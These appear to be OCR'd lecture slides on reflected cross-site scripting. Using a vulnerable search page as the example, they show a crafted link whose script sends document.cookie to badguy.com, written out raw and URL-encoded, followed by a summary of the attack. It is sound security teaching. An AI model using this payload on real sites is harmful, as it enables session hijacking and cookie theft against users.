
Victim client

Reflected XSS




Reflected XSS


Reflected XSS




Reflected XSS




Reflected XSS




Reflected XSS



Reflected XSS



Reflected XSS



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
  - **`http://victim.com/search.php?term=apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term
. . .
</BODY> </HTML>
```

- How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
  - **`http://victim.com/search.php?term=<script> window.open("http://badguy.com?cookie="+document.cookie) </script>`**
    - **`http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`**
- What if user clicks on this link?
  - Browser goes to **`victim.com/search.php?...`**
  - victim.com returns
    `<HTML> Results for <script>` … **`</script>`** …
  - Browser executes script in same origin as victim.com
    - Sends badguy.com cookie for victim.com

Reflected XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

So lets find a reflected XSS in Squigler....